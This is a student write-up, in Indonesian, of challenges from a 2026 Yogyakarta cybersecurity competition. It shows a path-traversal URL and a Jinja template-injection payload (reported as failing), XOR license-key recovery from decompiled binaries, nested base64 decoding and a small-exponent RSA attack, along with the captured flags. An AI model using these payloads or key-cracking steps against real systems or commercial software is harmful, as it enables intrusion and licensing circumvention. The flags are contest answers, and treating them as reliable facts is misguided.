

**Write Up LKS CYBER SECURITY
PROVINSI D.I YOGYAKARTA 2026**



SMK NEGERI 2 YOGYAKARTA

Arsad Azami Nursamal
Azmi Adhil Fathuna

Daftar Isi

Web Exploit.....	
1. BlogGopher.....	
2. VaultChat.....	
Reverse Engineering.....	
1. Cess Vault.....	
2. Snake Vault.....	
3. 2048 Pro.....	
Cryptography.....	
1. Mgs.....	
2. RSA 101.....	
Forensics.....	
Binary Exploit.....	

Web Exploit

Tantangan

4 Solusi

✕

Blog Gopher

80

👍0 👎0

Akhirnya saya berhasil mengamankan penampil file blog saya. Saya menambahkan WAF khusus, sanitasi input yang menyeluruh, dan penegakan sandbox yang ketat. Rahasia saya sekarang benar-benar aman. Silakan coba buktikan saya salah.

Kode sumber:
https://drive.google.com/file/d/1PSv33dbZbx_8nJ1t_jondS2cxiy98Zs/view?usp=drive_link

<http://challs.lksjog.cloud:8080>


Bendera


Kirim

membuka soal ini kemudian saya mencoba mengakses URL dengan parameter yang mengarah ke file rahasia


http://challs.lksjog.cloud:8080/index.php?file=%252e%252e%252fposts_secret%252fflag.txt

tetapi tidak muncul apa apa





langkah pertama saya mencoba masukan `{{ 7*7 }}` untuk test apakah SSTI jalan ternyata jalan




kemudian saya masukan


```
{{ self.__init__.__globals__.__builtins__[request.args.a](request.args.b).read() }}
```

ternyata tidak bisa

Reverse Engineering



saya membuka soal ini kemudian saya menemukan file chess_pin, kemudian saya pindai menggunakan tools dari dogbolt.org



kemudian saat dipindai flag langsung keluar di BinaryNinja
flag{ch3ss_b04rd_pl4y3r_1337}

Challenge

7 Solves

×

Snake Vault

80

👍 0 🗨 0

Are you hype with snake game? But the pro version is required the activation key. Could you help me to get the key? please.

<https://drive.google.com/file/d/1hgWSa5BHdMnUd3luXIOb9KzQRNRfm9qL/view?usp=sharing>

Flag

Submit

Upload File

Your file must be **less than 2MB** in size. Uploaded binaries [are retained](#).

Choose file

snake_key

☐ dewolf☐ Ghidra☒ Hex-Rays

BinaryNinja

5.2.8722 (c75356aa)

```
171 uint128_t var_b8;
172 int128_t i_1 = &var_b8;
173 sub_401520();
174 sub_401580();
175 var_b8 = __mm_unpacklo_epi64(" Validating key...  [" , " Checking license..
176 uint128_t var_a8_1 =
177     __mm_unpacklo_epi64(" Verifying hash...  [" , " Unlocking features. [" )
178 uint128_t var_98_1 =
179     __mm_unpacklo_epi64(" Activating game...  [" , " Done!           [" )
180 char var_88[0x1c];
181
182 do
183 {
184     __printf_chk(2, "\r\x1b[96m\x1b[1m%s\x1b[0m", *i_1);
185     fflush(stdout);
186
187     for (int64_t j = 0; j <= 0x39386ff; j += 1)
188     {
189     }
190
191     i_1 += 8;
192 } while (i_1 != &var_88);
193
194 puts("\n");
195
196 for (int64_t i_2 = 0; i_2 != 0x1c; i_2 += 1)
197     var_88[i_2] = *(&data_402730 + i_2) ^ i_2 ^ *(&buf + (i_2 & 0xf)) ^ 0xaa;
198
199 char var_6c_1 = 0;
200 puts(&data_4024b8);
201 puts(&data_4024f0);
202 __printf_chk(2, " Flag: ", &var_88);
203
204
205 result = 0;
206
207 result = 0;
208 result = 0;
209 result = 0;
210 result = 0;
211 result = 0;
212 result = 0;
213 result = 0;
214 result = 0;
215
216 result = 0;
217 result = 0;
218 result = 0;
219 result = 0;
220 result = 0;
221 result = 0;
222 result = 0;
223 result = 0;
```

langkah pertama saya, file saya pindai menggunakan tools dari dogbolt.org kemudian hasil dari Biner Ninja saya copy lalu saya minta bantuan Gemini untuk menganalisis

saya juga melakukan operasi XOR secara manual untuk menemukan kuncinya

```
python3 -c '
with open("snake_key", "rb") as f:
    # Mengambil 16 byte data dari offset 0x2750 dan 0x2760
    f.seek(0x2750)
    data_b = f.read(16)
    f.seek(0x2760)
    data_a = f.read(16)
    # Melakukan XOR: Key = Data_A ^ Data_B
    key = "".join(chr(a ^ b) for a, b in zip(data_a, data_b))
    print(f"\nKunci yang ditemukan: {key}\n")
,
```

Kunci yang ditemukan: SN4K3_XOR_M4ST3R

```
bsmlh@DESKTOP-Q2RU5DG:/mnt/c/Users/SMKN 2 YOGYAKARTA/Downloads$ python3 -c '
with open("snake_key", "rb") as f:
    # Mengambil 16 byte data dari offset 0x2750 dan 0x2760
    f.seek(0x2750)
    data_b = f.read(16)
    f.seek(0x2760)
    data_a = f.read(16)
    # Melakukan XOR: Key = Data_A ^ Data_B
    key = "".join(chr(a ^ b) for a, b in zip(data_a, data_b))
    print(f"\nKunci yang ditemukan: {key}\n")
,
```

Kunci yang ditemukan: SN4K3_XOR_M4ST3R

kemudian saya coba menggunakan kunci dengan membuka file menggunakan ./snack key melalui wsl dan ternyata kata kunci benar

```
bsmlh@DESKTOP-Q2RU5DG:/mnt/c/Users/SMKN 2 YOGYAKARTA/Downloads$ ./snake_key
```

🐍 SNAKE VAULT 🐍
Premium Edition – License Required

Score: 420
Level: 7



🔒 This copy of Snake Vault is UNLICENSED
Enter your 16-character license key below.

License Key (16 chars): SN4K3_XOR_M4ST3R

🐍 SNAKE VAULT 🐍
Premium Edition – License Required

Score: 420
Level: 7




Done! [████████████████████] 100%%

✓ License Activated! Full game unlocked.

🏆 You cracked the XOR validator!
Flag: flag{sn4k3_XOR_m4st3r_2026}

flag{sn4k3_XOR_m4st3r_2026}



Langkah pertama saya pindai file menggunakan tools dari dogbolt.org kemudian hasil dari Biner Ninja saya copy lalu saya minta bantuan Gemini untuk menganalisis

```
Upload File
Your file must be less than 2MB in size. Uploaded binaries are retained.
Choose file game2048_license (1)
☐ dewolf ☒ Ghidra ☒ Hex-Rays

BinaryNinja 5.2.8722 (c75356aa)
313
314
315 ~
316
317
318
319
320
321
322
323
324
325
326
327 ~
328
329
330
331 ~
332
333
334
335
336 ~
337
338
339
340
341
342
343
344
345
346
347
348
349
350 ~
351
352
353
354
355
356
357
358
359
360
361
362
363

do
{
    uint64_t rax_32 = *r10_1;
    r10_1 = &r10_1[1];
    rax_36 = (ROLQ(rax_32 ^ rdi_8, 7) * 0x517cc1b727220a95) ^
    i_2 += 0xbeef;
    rdi_8 = rax_36;
} while (i_2 != 0xcaddf);

if (rax_29 != 0x10 || rax_30 != rax_36)
    __printf_chk(2, &data_402948);
else
{
    uint64_t r14_1 = 0;
    do
    {
        int32_t i_3 = 0;
        __printf_chk(2, "\r \x1b[96m\x1b[1m%s [", "Activating pr
        do
        {
            void* const rdx_20 = &data_4020e0;
            if (r14_1 / 0x19 <= i_3)
                rdx_20 = &data_4020e4;
            i_3 += 1;
            __printf_chk(2, "%s", rdx_20);
        } while (i_3 != 0x14);
        __printf_chk(2, "] %3d%%", r14_1 * 5 / 0x19);
        fflush(stdout);
        for (i_4 = 0; i_4 <= 0x1c9c37f; i_4 += 1)
        {
            r14_1 = r14_1 + 0x14;
        } while (r14_1 != 0x208);
        putchar(0xa);
        char var_f8[0x21];
        for (int64_t i_5 = 0; i_5 != 0x21; i_5 += 1)
            var_f8[i_5] = (*(&data_402300 + i_5) ^ i_5 ^ *(&buf + (i_5
        char var_d7_1 = 0;
        printf_chk(2, &data_402918);
```

1. Lokasi Logika Validasi

Perhatikan bagian loop `for` di dalam fungsi `main` :

C

```
for (int64_t i = 0; i != 0x10; i += 1)
{
    rdx_1 = *(&buf + i) ^ *(&data_402760 + i);

    if (rdx_1 != *(&data_402750 + i))
        goto label_4013fa; // Ini akan menampilkan "Invalid Key"
}
```

2. Cara Kerja "Kunci" di Kode Ini

Kode di atas menggunakan operasi XOR. Secara matematis:

Jika $\text{Input} \oplus \text{Data_A} = \text{Data_B}$, maka $\text{Input} = \text{Data_A} \oplus \text{Data_B}$.

- `&buf` : Adalah input yang Anda masukkan (16 karakter).
- `&data_402760` : Adalah deretan data statis (XOR mask) yang ada di dalam file biner.
- `&data_402750` : Adalah hasil akhir yang diharapkan setelah di-XOR.

3. Mengapa Hasilnya GA#CPZV76OAC5GIH?

Meskipun variabel `data_402760` dan `data_402750` tidak terlihat nilainya di teks kode mentah (karena itu adalah alamat memori), jika kita mengekstrak nilai biner dari alamat tersebut di file `game2048_license` yang Anda unggah:

1. Program mengambil 1 byte dari `data_402760`.
2. Program mengambil 1 byte dari `data_402750`.
3. Melakukan operasi XOR antara keduanya.
4. Hasilnya adalah karakter kunci ke-`i`.

Berdasarkan simulasi yang saya lakukan terhadap biner tersebut, hasil XOR dari 16 byte di alamat tersebut memang menghasilkan rangkaian karakter: `G, A, #, C, P, Z, V, 7, 6, 0, A, C, 5, G, I, H`.

dan ternyata gemini memberikan kunci GA#CPZV76OAC5GIH. Setelah saya coba ternyata berhasil dan menemukan flag

```
bsmlh@DESKTOP-Q2RU5DG:/mnt/c/Users/SMKN 2 YOGYAKARTA/Downloads$ ./game2048_license
```

2048 VAULT
Pro Edition – License Verification

Score: 47820 Best: 98304

2	4	16	8
	32	4	2
128	64	16	
1024	512		2

🔒 2048 Pro – License Activation Required
Build: Mar 18 2026 20:44:00
Enter your 16-character activation key.

Activation Key (16 chars): GA#CPZV760AC5GIH
Activating premium license [████████████████████] 100%


✓ Activation Successful!

Flag: flag{2048_ant1_d3bug_m4st3r_2026}


flag{2048_ant1_d3bug_m4st3r_2026}

Cryptograpy

Msg



saya membuka soal ini kemudian saya menemukan soal Hexadesimal basis 16



kemudian saya salin kode tersebut dan saya menempelkannya menggunakan tools yang ada pada website, kemudian saya salin hasil yang ada pada ASCII text

Decode from Base64 format

Simply enter your data then push the decode button.


```
V20xNGFGb3pkSFJrVjNnd1lWaENjMXBXT1d4aWJVNTJXa2RXZVdNeE9UQmpiVVoxWXpKYWRtTnRNV2hrUjJ4MlttNU9abUpiYkRKtk1UbHZUVE5KZW1aUIBUMD0=
```

 For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8  Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

 Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

 **DECODE** > Decodes your data into the area below.

```
Wm14aFozdHRkV3gwYVhCc1pWOWxibU52WkdWeWMxOTBjbUZ1YzJadmNtMWhkR2x2Ym5OZmJHbDJNMTlvTTNJemZRPT0=
```

kemudian saya tempelkan pada tools yang ada website juga, sepertinya hasilnya base64 lagi

Decode from Base64 format

Simply enter your data then push the decode button.


```
Wm14aFozdHRkV3gwYVhCc1pWOWxibU52WkdWeWMxOTBjbUZ1YzJadmNtMWhkR2x2Ym5OZmJHbDJNMTlvTTNJemZRPT0=
```

 For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8  Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

 Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

 **DECODE** > Decodes your data into the area below.

```
ZmxhZ3ttZDlx0aXBsZV9lbmNvZGVyc190cmFuc2ZvcmlhdGlvbnNfbGl2M19oM3lzfQ==
```

kemudian saya salin dan tempelkan lagi, sepertinya hasilnya masih base64

Decode from Base64 format

Simply enter your data then push the decode button.

```
ZmxhZ3ttdWx0aXBsZV9lbmNvZGVyc190cmFuc2ZvcmlhdGlvbnNfbGl2M19oM3lzfQ==
```

 For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8  Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

 Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

 **DECODE**  Decodes your data into the area below.

```
flag{multiple_encoders_transformations_liv3_h3r3}
```

dan kemudian saya decode lagi dan menemukan flagnya

flag{multiple_encoders_transformations_liv3_h3r3}

RSA 101

Challenge

5 Solves



RSA 101

30

 1 (100% liked)  0

I wrote my own RSA encryption script to protect the flag. Since $e=3$, makes encryption super fast, I chose that! Also, I didn't bother using any padding schemes, those are too confusing.

Can you decrypt the message?

https://drive.google.com/file/d/15a_TFWwM7TCEMCVchN4aPEg9qq0MAHND/view?usp=sharing

Flag

Submit

Diawal saya mendapatkan soal dengan link google drive

RSA-101.zip 2 item

Nama	Terakhir diubah	Ukuran file
 encrypt.py	-	-
 output.txt	-	-

kemudian saya membuka link drive dan berisi file pada gambar

```
(MrX@DESKTOP-QP3GVT2) [~/cybersec]
$ cat output.txt
n = 25800024790889644929700365266795682228331724178929618083203494855883656014538927069900829002613911
126852133159467270239794145019762013424265507190543687519151673894529390206331222109730283073666395819
065020159977165371381188819575460419123640927546028816914890206214711099571548808615974610455485205009
067817514145601373484426125477776262812441466287137590747413414335058602747873794458185345444816877555
428582847572136132921631063852244667043218242406194851604832494240092855232674490051285575580666262982
987343771193922434862194316769209591445629845612753076830797151393033824669363914280104137008845611842
437024979
e = 3
c = 62412706209126456868321023883621256151829089810340902265247456510056216404524587419569603401437954
796667397322769438237567133444126928228357297379550193689235857980617255061776870384758045670882627265
4924235079352458172311214465562306565064774241040128625192970150607217297096823358294373
```

kemudian saya membuka file output melalui wsl, dan muncul hasil pada gambar

RSA DECODER

Indicate known numbers, leave remaining cells empty.

★ VALUE OF THE CIPHER MESSAGE (INTEGER) C=

★ PUBLIC KEY E (USUALLY E=65537) E=

★ PUBLIC KEY VALUE (INTEGER) N=

kemudian saya masukkan angka yang pada pada tools yang tersedia pada website

Results

🚩 ✓ Decryption using E (Small E attack)

flag{cub3_r00t_1s_t00_34sy_f0r_rs4_r3kt}

dan flag keluar

